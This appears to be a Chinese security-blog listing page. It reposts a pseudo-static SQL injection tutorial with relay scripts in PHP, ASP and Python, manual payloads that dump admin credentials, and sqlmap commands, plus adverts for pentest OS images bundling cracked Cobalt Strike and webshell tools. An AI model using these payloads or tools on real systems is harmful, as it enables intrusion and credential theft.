搜索到
195
篇与
的结果
-

 伪静态注入总结 伪静态注入的总结伪静态页面渗透在日常的测试中,经常会遇到静态页面,尤其是政府类的站点(前提经过授权),此时就会非常的棘手,在下多试验后,发现以下思路或可以帮助我们跨越这个障碍。伪静态即是网站本身是动态网页如.php、.asp、.aspx等格式动态网页有时这类动态网页还跟“?”加参数来读取数据库内不同资料。很典型的案例即是discuz论坛系统,后台就有一个设置伪静态功能,开启伪静态后,动态网页即被转换重写成静态网页类型页面,通过浏览器访问地址和真的静态页面没区别。前提服务器支持伪静态重写URL Rewrite功能判断方法在浏览器里控制台(console),输入代码或粘贴js代码alert(document.lastModified); 回车执行,会弹出一个弹窗。重新刷新网页,再用相同的方法在控制台里输入查询代码,再查看文件的最后修改时间,如果发现时间不同则可以判断它是伪静态。如果是伪静态页面,可以尝试将其变成动态页面。伪静态的话只是由动态转成了静态,从地址上你是可以看到转递参数的,比如phpweb,它的链接是这样的:news/?123.html,这个你可以理解成news.php?id=123。所以你可以news/?123*.html这样提交。或者可以进行伪静态中转。(伪静态中转注入总结:博客园地址)入侵的大概思维方式对搜索框进行测试(注入测试) 对登录处进行测试(万能密码、注入) 对站点进行目录扫描(发现其他突破口) 从C段下手一:中转注入法1.通过http://www.xxx.com/news.php?id=1做了伪静态之后就成这样了http://www.xxx.com/news.php/id/1.html2.测试步骤:中转注入的php代码:inject.php<?php set_time_limit(0); $id=$_GET["id"]; $id=str_replace(” “,”%20″,$id); $id=str_replace(“=”,”%3D”,$id); //$url = "http://www.xxx.com/news.php/id/$id.html"; $url = "http://www.xxx.com/news.php/id/$id.html"; //echo $url; $ch = curl_init(); curl_setopt($ch, CURLOPT_URL, "$url"); curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1); curl_setopt($ch, CURLOPT_HEADER, 0); $output = curl_exec($ch); curl_close($ch); print_r($output); ?> 3.本地环境搭建PHP,然后访问http://127.0.0.1/inject.php?id=1通过sqlmap或者havj可以跑注入漏洞。附录ASP中转代码:<strong><font style="font-size: 12pt"><code id="code1"><% JmdcwName=request("id") JmStr=JmdcwName JmStr=URLEncoding(JmStr) JMUrl="http://192.168.235.7:8808/ad/blog/" //实际上要请求的网址 JMUrl=JMUrl & JmStr&".html" //拼接url response.write JMUrl&JmStr //我这里故意输出url来看 'JmRef="http://127.0.0.1/6kbbs/bank.asp" JmCok="" JmCok=replace(JmCok,chr(32),"%20") JmStr=URLEncoding(JmStr) response.write PostData(JMUrl,JmStr,JmCok,JmRef) //url,查询字符串,cookie,referer字段 Function PostData(PostUrl,PostStr,PostCok,PostRef) Dim Http Set Http = Server.CreateObject("msxml2.serverXMLHTTP") With Http .Open "GET",PostUrl,False .Send () PostData = .ResponseBody End With Set Http = Nothing PostData =bytes2BSTR(PostData) End Function Function bytes2BSTR(vIn) //处理返回的信息 Dim strReturn Dim I, ThisCharCode, NextCharCode strReturn = "" For I = 1 To LenB(vIn) ThisCharCode = AscB(MidB(vIn, I, 1)) If ThisCharCode < &H80 Then strReturn = strReturn & Chr(ThisCharCode) Else NextCharCode = AscB(MidB(vIn, I + 1, 1)) strReturn = strReturn & Chr(CLng(ThisCharCode) * &H100 + CInt(NextCharCode)) I = I + 1 End If Next bytes2BSTR = strReturn End Function Function URLEncoding(vstrin) //发包前对参数的url编码一下 strReturn="" Dim i 'vstrin=replace(vstrin,"%","%25") '增加转换搜索字符, 'vstrin=Replace(vstrin,chr(32),"%20") '转换空格,如果网站过滤了空格,尝试用/**/来代替%20 'vstrin=Replace(vstrin,chr(43),"%2B") 'JMDCW增加转换+字符 vstrin=Replace(vstrin,chr(32),"/**/") '在此增加要过滤的代码 //这里很关键,方便啊,把空格自动换成/**/,后面会说到的 For i=1 To Len(vstrin) ThisChr=Mid(vstrin,i,1) if Abs(Asc(ThisChr))< &HFF Then strReturn=strReturn & ThisChr Else InnerCode=Asc(ThisChr) If InnerCode<0 Then InnerCode=InnerCode + &H10000 End If Hight1=(InnerCode And &HFF00) &HFF Low1=InnerCode And &HFF strReturn=strReturn & "%" & Hex(Hight1) & "%" & Hex(Low1) End if Next URLEncoding=strReturn End Function %></code></font></strong>二、手工注入法1.http://www.xxx.com/play/Diablo.htmlhttp://www.xxx.com/down/html/?772.html2.测试注入:http://www.xxx.com/down/html/?772′.htmlhttp://www.xxx.com /play/Diablo'.htmlhttp://www.xxx.com/play/Diablo'/**/and /*/1='1 /.htmlhttp://www.xxx.com/play/Diablo' //and //1='2 /*.htmlhttp://www.xxx.com/page/html/?56′/**/and/**/1=1/*.html 正常http://www.xxx.com/page/html/?56′/**/and/**/1=2/*.html 出错3.看页面是否存在差异,相同则不存在,不同存在注入。4.联合查询:http://www.xxx.com/play/diablo’ and 1=2 union select 1,2… frominformation_schema.columns where 1='1.htmlhttp://www.xxx.com/page/html/?56'/**/and/**/(SELECT/**/1/**/from/**/(select/**/count(*),concat(floor(rand(0)*2),(substring((select(version())),1,62)))a/**/from/**/information_schema.tables/**/group/**/by/**/a)b)=1/*.html三、手工注入法(二)http://www.xxx.net/news/html/?410.htmlhttp://www.xxx.net/news/html/?410'union/**/select/**/1/**/from/**/(select/**/count(*),concat(floor(rand(0)*2),0x3a,(select/**/concat(user,0x3a,password)/**/from/**/pwn_base_admin/**/limit/**/0,1),0x3a)a/**/from/**/information_schema.tables/**/group/**/by/**/a)b/**/where'1'='1.html注:伪静态的注入和URL的普通GET注入不太相同 。普通url的get注入的%20,%23,+等都可以用;但是伪静态不行,会被直接传递到到url中,所以用/**/这个注释符号表示空格。三、SQLmap方法在sqlmap中伪静态哪儿存在注入点就加*http://www.cunlide.com/id1/1/id2/2 python sqlmap.py -u “http://www.xxx.com/id1/1*/id2/2″http://www.xxx.com/news/class/?103.htmpython sqlmap.py -u “http://www.xxx.com/news/class/?103*.html”四、python脚本方法代码一:<code id="code3">from BaseHTTPServer import * import urllib2 class MyHTTPHandler(BaseHTTPRequestHandler): def do_GET(self): path=self.path path=path[path.find('id=')+3:] proxy_support = urllib2.ProxyHandler({"http":"http://127.0.0.1:8087"}) opener = urllib2.build_opener(proxy_support) urllib2.install_opener(opener) url="http://www.xxx.com/magazine/imedia/gallery/dickinsons-last-dance/" try: response=urllib2.urlopen(url+path) html=response.read() except urllib2.URLError,e: html=e.read() self.wfile.write(html) server = HTTPServer(("", 8000), MyHTTPHandler) server.serve_forever()</code>转载:https://www.cnblogs.com/jsq16/p/5942003.htmlhttps://blog.csdn.net/qq_41545233/article/details/106713530
-
Windows11 Penetration Suite Toolkit 渗透操作系统 Windows11 Penetration Suite Toolkit是基于Win11的渗透测试环境,通过scoop管理和安装,支持Kali WSL环境。内含脚本工具和在线安全工具,需用户手动安装依赖包,部分工具需特殊网络。离线知识库提供密码字典、工具指南等丰富文档,为渗透测试者提供全面参考。下载链接https://pan.quark.cn/s/2b4f4823fb3b系统都在这里面了,仔细找找就有,使用VM ware即可使用本系统开机界面MSFDirsearch更重要的,谷歌插件,超级全!!!!火狐插件具有linux的快捷启动方式Whatwebsqlmappythonpython的版本分别为python2.7和python310Nmap完整工具盒每个阶段的基本渗透工具都准备好了,对于Windows党,可以当作日常操作系统使用了应粉丝建议,泷羽CTF平台陪大家过国庆,虽然不是大型比赛,但是还是很有意思的,可以来试试地址:CTF.54cto.com黑神话抽奖码往期推荐【JS逆向】某大型音乐平台JS逆向分析【Kali笔记】Kali中常用的密码字典,网站推荐两个影响 WPS Office 的任意代码执行漏洞分析,CVE-2024-7262 和 CVE-2024-7263【流量分析】Java框架Shiro、工具利用、漏洞复现以及流量特征分析【渗透测试】12种rbash逃逸方式总结
-
CTF-OS,一个专门为CTF设计的操作系统 前言CTF-os是探姬为CTF比赛特制的虚拟机,封装多版本工具集与系统,适合CTF新手、各行业人士及安全工作者使用,尤其适合不愿在工作机安装特殊软件的用户。注意,CTF不同于渗透测试,本虚拟机专为CTF赛事人员定制。如果你也想学习CTF那么我特意准备好了一封CTF学习资料2000页的PDF白皮书一共1800多页的学习资料分享给你,还有各种渗透学习工具。学习资料 / CTF-OS系统网盘地址:https://pan.quark.cn/s/2b4f4823fb3b说明介绍Github地址https://github.com/ProbiusOfficial/CTF-OS该系统是通过虚拟机封装的,需要使用VMware Workstation Pro打开!一个专为CTF比赛封装的虚拟机,开箱即用。系统基于 Windows 10 22H2 镜像制作,使用 软媒魔方 和 Dism++ 进行了部分优化和精简,内置 Ubuntu 22.04.3 on WSL1 子系统。系统密码Windows:hello-CTF.comWSL-Linux(ubuntu / Arch ):ctfos工具面板和win11综合渗透系统一模一样pwndbg解码工具Web漏洞利用的常见工具都有工具列表系统工具工具名称版本源PHPStudyv8.1.1.3xp.cnPixPinv1.7.5.0pixpinapp.comDism++v10.1.1002.2GitHubEverything voidtools.com分区助手 disktool.cnPCmast-软媒魔方 ruanmei.comWeb工具名称版本源Yakit yaklang.comBurpSuitev2024.1.152pojie.cnBehinder_v4.1 GitHubGodzillav4.0.1GitHubYsoserialv0.0.6GitHubjar-analyzerv2.12GitHub文件Hex / 编辑工具名称版本源ImHexv1.33.0GitHub010EditorWin64Portable14.052pojie.cn隐写相关工具名称版本源Tweakpngv1.4.6entropymine.comstegdetect-0.4-for-Windows UnknownWaterMark 52pojie.cnz34.12.6GitHubMISC 综合工具工具名称版本源随波逐流CTF编码工具 / 随波逐流 OCR识别工具 / 随波逐流224种编码图 1o1o.xyzCTFCrackToolsv4.0.7GitHubPuzzle Solverv1.0.4GitHub取证分析工具名称版本源Wireshark4.2.3-x64.exewireshark.orgLovelyMem GitHubBlueTeamToolsv0.92GitHubPasswareKitForensicv2020 汉化 By TokeiiNULLautopsyv4.21.0GitHubVolatility3v3-2.5.2GitHubVolatility2v2.6GitHubWinHexv20.5x-ways.netX-Ways_Forensicsv20.5x-ways.net密码学工具名称版本源CTF_AES加解密工具 / 国密SM4加解密工具 / 轩禹CTF_RSA工具3.6 bilibili.comcipheyv5.14.0@pipZ3求解器 SageMath(On WSL Arch)version 10.3, Release Date: 2024-03-19sagemath.org二进制工具名称版本源IDA Prov8.352pojie.cnx64dbg x64dbg.comexeinfopev0.0.8.3GitHubdnspyv6.1.8GitHubdnSpyEX/dnSpyv6.5.0GitHubGhidrav11.0.2GitHubResource Hackerv5.2.7angusj.com吾爱破解专用版Ollydbg 52pojie.cnWindbgv10.0.22621.242852pojie.cnCheat Enginev7.5cheatengine.orgLuaDec (On WSL Ubuntu)2.2 rev: 895d923 for Lua 5.1GitHubangrop (Python) pipPWN该部分环境安装于 WSL Ubuntu 22.04.3 LTS. /home/helloctfos/pwnenv/工具名称工具信息安装方式(源)vim文本编辑器文本编辑器sudo apt install vimgit开源的分布式版本控制系统sudo apt install gitgccGNU编译器套件sudo apt install gccPython3-pipPython 包管理工具sudo apt install Python3-pipqemu处理器模拟器sudo apt-get install qemu-user qemu-systemgdb-multiarchgdb客户端进行调试的通用客户端sudo apt-get install gdb-multiarchPwntoolsCTF框架和开发库git clone https://github.com/Gallopsled/pwntools.git and other install commandsgdb插件包括peda、pwndbg、gef、PwngdbCloning from respective repositories and setupROPgadget在二进制文件中搜索小工具sudo pip3 install capstone and git clone https://github.com/JonathanSalwan/ROPgadget.gitone_gadget查找ELF文件中的execve(’/bin/sh’, NULL, NULL)sudo apt install ruby and sudo gem install one_gadgetseccomp-tools分析CTF pwn挑战中的seccomp沙盒sudo gem install seccomp-toolsLibcSearcher在泄露了Libc中的某一个函数地址后辅助工具git clone https://github.com/lieanu/LibcSearcher.gitpatchelf修改现有ELF可执行文件和库的工具sudo apt install patchelfARM PWNARM软件包,具备ARM交叉编译gcc与ARM程序动态链接库sudo apt-get install gcc-arm-Linux-gnueabi and other ARM packagesMIPS PWNMIPS软件包,具备MIPS交叉编译gcc与MIPS程序动态链接库sudo apt-get install gcc-mips-Linux-gnu and other MIPS packages安卓工具名称版本源ADBv35.0.1-11580240googleGDA-android-reversing-Toolv4.10GitHubjadx-guiv1.4.7GitHub漏洞利用工具名称版本源Struts2_19.21.jar GitHubThinkphpGUI1.3GitHubthinkphp_gui_tools GitHubShiroExploit-Deprecatedv2.51GitHubThinkPHP综合利用工具ShiroExploitv2.4.2GitHubCTF学习资料工具介绍CTF介绍Linux堆利用等等等等,近两千页的内容学习都放在下面这个网盘链接了,多翻一翻就能翻到https://pan.quark.cn/s/2b4f4823fb3b如果你也想打CTF,欢迎来到作者搭建的CTF平台 SFeather::CTF,目前已经有101只队伍报名了,这个国庆假期不无聊,迎娶黑神话悟空奖励SFeather::CTF赛点:ctf.54cto.com报名之后即可参加黑神话抽奖奥转载:https://get-shell.com/2204.html往期推荐11
-
2024 最新 Kali Linux 定制化魔改,完整版添加常见60渗透工具 系统版本:kali linux 2024.1固件类型:BIOS用户: zss 密码: ss系统压缩大小:18.8 GB,解出来:36.00GB 左右,请提前预留好足够的空间下载链接https://pan.quark.cn/s/e5ca0a5847a4这个版本添加工具武器库比如我们pip命令后面忘了是什么了,我们就可以输入pip然后在按ctrl+r在这个版本里面添加了自用的写的工具箱,一共集成了常见测试工具近60个,在kali 系统上没有的神兵利器BurpSuite pro中文版Cobalt Strike 4.5Cobalt Strike 4.7Cobalt Strike 4.8Cobalt Strike 4.9Yakit端口扫描工具naabu:是用快速端口扫描工具指纹识别工具CMSeek (kali也集成了CMSeek是阉割版的)EHole:EHole(棱洞) 重构版-红队重点攻击系统指纹探测工具CmsVulScan:cms识别工具,用于识别网站使用的cms,收集了github上多个扫描工具的指纹目录扫描工具dirsearch(kali也集成了Dirsearch没有官方版本好用):是一个基于python的命令行工具,用于暴力扫描页面结构,包括网页中的目录和文件,就是目录资源发现工具Fofa_Viewer:是一个用 JavaFX 编写的用户友好的 FOFA 客户端Fofax:是一款使用Go编写的命令行FoFa查询工具信息泄露工具Cloud_Bucket_Leak_Detection_Tools(云存储泄露工具):六大云存储,泄露利用检测工具SvnExploit:支持SVN源代码泄露全版本Dump源码Dumpall:是一款信息泄漏利用工具,适用于.git/.svn/.DS_Store泄漏和目录列出子域名探测工具dnsx:是一款功能强大的多用途DNS工具包,该工具运行速度非常快OneForAll:是一款功能强大的子域收集工具subfinder:是一个子域发现工具,可以为任何目标枚举海量的有效子域名其他信息收集工具zpscan:一款好用的命令行信息收集工具漏洞扫描工具nuclei:Nuclei使用零误报的定制模板向目标发送请求,同时可以对主机进行批量快速扫描POC-bomber:是一款漏洞检测工具Goby:是一款基于网络空间测绘技术的新一代网络安全工具afrog:是一款快速稳定的高性能漏洞扫描程序fscan:是一个内网综合扫描工具,方便一键自动化、全方位漏洞扫描Packer-Fuzzer:一款针对Webpack等前端打包工具所构造的网站进行快速、高效安全检测的扫描工具woodpecker-framework:是一款漏洞精准检测深度利用框架,只做一件事:精准狙击高危漏洞数据库漏洞利用工具Sqlmap中文版:汉化版Sqlmap,对于英语不好的朋友们很友好MDUT:MDUT工具全称 Multiple Database Utilization Tools, 是一款中文的数据库跨平台利用工具,集合了多种主流的数据库类型ARDM:ARDM全称Another Redis Desktop Manager是一个更快、更好、更稳定的Redis桌面(GUI)管理客户端XSS漏洞工具XSS-Trike:是一款检测Cross Site Scripting的高级检测工具DalFox:DalFox是一个强大的开源工具,专注于自动化,非常适合快速扫描XSS缺陷和分析参数综合工具Yasso:是强大的内网渗透辅助工具集LiqunKit:工具是一个综合漏洞扫描工具Full-Scanner:是一个多功能扫描工具,支持被动/主动信息收集漏洞扫描工具联动,可导入POC和EXP中间件/应用漏洞工具FastjsonScan:Fastjson扫描器,可识别版本、依赖库、autoType状态等。WeblogicTool:WeblogicGUI漏洞利用工具,支持漏洞检测、命令执行、内存马注入、密码解密等(深信服深蓝实验室天威战队强力驱动)Struts2漏洞检查工具:Struts2工具是希潭实验室ABC123开发全版,Struts2本漏洞检测工具ShiroAttack2:ShiroAttack2工具是一款针对Shiro560漏洞进行快速漏洞利用ShiroExp:shiro一把梭工具MYExploit:一款基于产品的一键扫描工具OA-EXPTOOL:OA-EXPTOOL是OA综合利用工具,集合将近20款OA漏洞批量扫描通达OA漏洞利用工具(TongdaOATools)Apt-t00ls:高危漏洞利用工具 泛微|蓝凌|用友|万户|通达|中间件等综合利用工具:ThinkPHP漏洞综合利用工具图形化界面,命令执行,一键getshell,批量检测,日志遍历,session包含,宝塔绕过利用工具By莲花:漏洞利用工具,支持各版本TP漏洞检测,命令执行,getshellJboss漏洞工具:小黑开发的一款Jboss综合利用工具SBSCAN:是一款专注于spring框架的渗透测试工具暴力破解工具社工密码生成器pydictor:Pydictor是一个强大实用的黑客暴力破解字典建立工具webshell管理类工具天蝎权限管理工具(skyscorpion)中国蚁剑冰蝎3.0冰蝎哥斯拉 4.0.1webshell生成工具(webshell_generate)应急响应工具。。。。。。。。更多描述查看原文链接:https://blog.csdn.net/qq_41860876/article/details/141320430
-